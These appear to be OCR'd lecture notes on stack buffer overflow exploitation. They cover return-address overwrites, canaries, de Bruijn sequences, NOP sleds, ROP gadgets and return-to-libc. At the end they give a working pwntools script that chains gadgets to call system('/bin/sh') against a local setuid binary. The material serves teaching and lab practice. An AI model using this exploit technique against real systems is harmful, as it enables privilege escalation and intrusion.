
Happens when a program allows overflowing a buffer created on the stack (i.e., local variables to a function).

We are able to overwrite:

- Local variables coming after the overflowed one
- Saved frame pointer ($rbp)
- Return address of the function

When the function returns, the instruction pointer ($rip) is set to a value we can control (via the overflow):

- Controlling the instruction pointer is a central concept of buffer overflow attacks




Stack canary makes this attack difficult. The canary is checked before returning from the function


- If differs from expected value ⇒ the program is aborted

Executable Stack

The stack is meant to contain data, but (binary) code is data. A buffer overflow can be used to inject and run (return to) arbitrary code. Assuming that:

- The stack memory region is executable - otherwise no code execution
- No stack canary is used - otherwise, can't control the IP (via return address) (*)
- ASLR is off - otherwise, stack base-address is random (**) Note: thanks to the popularity of BOs, those conditions are neither the default nor considered good practices on modern Linux distros and compilers





We want to overwrite the return address of get_user() (green) In this case, instead of (just) overwriting a local variable, we intend to return control to code we inject into the stack


DE BRUJIN SEQUENCES

Often we don't have the source code and it could be difficult/unfeasible to do the exact math of how much padding to use in the payload

- Optimizations performed by the compiler might make variables aligned (e.g., to 16 bytes) changing the actual stack layout

We can use sequences of bytes (ASCII in our case), of increasing length, which never repeat so that when the program crashes, we look at the value of $rip, and we will know where to put the bytes to control the program execution.


We can generate those de Bruijn sequences, with multiple tools:



NOP SLED

A NOP-sled is a sequence of NOP (No-OPeration) machine instructions (opcode `0x90` on x86)

- “Slide” the CPU's instruction execution flow to its final, desired destination whenever the program branches to a memory address anywhere on the slide
- Commonly used in software exploits to direct program execution when a branch instruction target is not known precisely (e.g., ASLR is on!)



Return Oriented Programming - ROP

A buffer overflow can be used to execute “arbitrary code”. Assuming that:

- No stack canary is used - otherwise, can’t control the IP (via return address) (Unless we can read and reconstruct the canary)
- ASLR is off - otherwise, code address (libraries and executable) is random (Unless you can learn the address)
- There is something interesting to “jump” to, via return address
    - In other words, we can find all the ROP gadgets we need

Note: thanks to the popularity of BOs, the first 2 conditions are neither the default nor considered good practices on modern Linux distros and compilers

ROP allows an attacker to execute code in the presence of security defenses - e.g. non-executable stack

- ROP is used to hijack program control flow to executes carefully chosen machine instruction sequences called “gadgets”
- Gadgets are already present in the machine's memory
- Gadgets, typically, end in a return instruction

Chained together, gadgets allow arbitrary operations.

Example gadgets

```
pop rdi
ret
```

Or

```
push rax
push rdi
ret
```

Return to Function

The simplest ROP we can imagine. In this case, the buffer overflow is used “only” to overwrite the return address

- The address is set as the address of some interesting function
    - Or somewhere in its body

Return to Libc

if there is nothing interesting in the program, we can return to any function we know the address of:

- This includes libraries linked dynamically
- Functions in libc are great candidates as libc is almost always needed
    - Exception: statically linked programs (e.g., Golang)

There are a couple of problems we need to solve

1. How can we learn the address of some interesting function?
    1. ASLR is off

    2. The address is somehow leaked by the program
2. How do we pass arguments to (libc) functions?
    1. We “just” need a way to put values in registers before “returning”, following calling conventions
        - Occasionally, we need to get creative, but typically, we do that by putting the values we need in the stack (via Buffer Overflow) and then by popping the register we need to load the value into

THE PLAN

We want to call system(), passing “/bin/sh” as the argument.

1. Search any `pop rdi; ret` ROP gadget and put its address on the stack
2. Search for `“/bin/sh”` in libc and put its address on the stack - This address will be popped into `rdi` by the previous gadget
3. Search for `system()` in libc and put its address on the stack - This address will be returned to via previous `ret` gadget

There is a complication: Upon function call, the stack pointer must be aligned to 16 bytes!

For this specific ROP to work, that means we need to move rsp by 8 bytes

SOLUTION

1. Search `pop rdi; pop rbp; ret ROP gadget` and Put its address on the stack
2. Search for `“/bin/sh”` in libc and Put its address on the stack


- This address will be popped into `rdi` by the previous gadget

3. Put 8 rubbish bytes on the stack

- This rubbish will be popped into `rbp` by the previous gadget

4. Search for `system()` in libc → Put its address on the stack

- This address will be returned to via previous `ret` gadget



Code with PWNTOOLS:

```
#!/usr/bin/env python3
from pwn import asm, context, ELF, log, p64, process, sys

target = "./simple-bo-rop-setuid"
if len(sys.argv) !=  2:
  print("Missing LibC base address" )
  sys.exit( 1)

context.update(arch= "amd64", os="linux")
libc = ELF( "/lib/x86_64-linux-gnu/libc.so.6" )

# if ASLR is off, we know this!
libc.address =  int(sys.argv[ 1], 16)
system_address = libc.symbols.system
log.info(f"LibC base adress: { hex(libc.address)}" )
log.info(f"system() adress: { hex(system_address)}" )

# Stack smashing (str len + caller function's rbp
# i.e., 8 bytes)
payload =  b"A" * 0x10 + b"YADAYADA"

# ROP program:
# system("/bin/sh")
payload += p64( next(libc.search(asm( "pop rdi;pop rbp;ret"))))
payload += p64( next(libc.search( b"/bin/sh" )))
payload += p64( 0)
payload += p64(system_address)

process = process(target)
_ = process.recvline_containsS( "What is your name?" , timeout=3)

print("Injecting malicious input" )
process.sendline(payload)
_ = process.recvline_containsS( "Hello ", timeout= 3)
process.clean()
process.interactive( )
```